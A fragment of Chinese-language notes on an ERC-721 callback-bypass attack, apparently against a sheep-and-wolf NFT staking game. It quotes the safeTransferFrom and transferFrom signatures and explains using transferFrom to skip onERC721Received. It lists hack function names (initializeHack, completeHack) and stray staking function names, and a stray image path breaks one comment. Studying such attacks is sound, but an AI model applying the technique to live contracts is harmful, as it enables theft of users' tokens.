function safeTransferFrom(address _from, address _to, uint256 _tokenId, bytes data) external payable;
```

// 与 transferFrom 类似的资产转移函数。

// 它会额外检查_to 地址和_tokenId 的有效性，另外如果_to 是合约地址，


// 还会触发它的 onERC721Received 回调函数。

```
function transferFrom(address _from, address _to, uint256 _tokenId) external payable;
```

// 将_from 地址所拥有的_tokenId 资产转移给_to 地址。

// 调用方必须是资产主人或是已被授权的地址，否则会抛出异常。

为了避免 safetransferFrom 触发游戏合约的 onERC721Receiver 函数，使用 transferFrom 函数,这样就不会触发游戏合约的函数,而进行到下一个函数中.


initializeHack
completeHack
onERC721Received
transferFrom
addManyToBarnAndPack
claimManyFromBarnAndPack
_claimSheepFromBarn
safeTransferFrom
_safeTransfer
_checkOnERC721Received
将羊和狼添加到谷仓中
实现wool收益并可选择Barn或Pack中取消抵押代币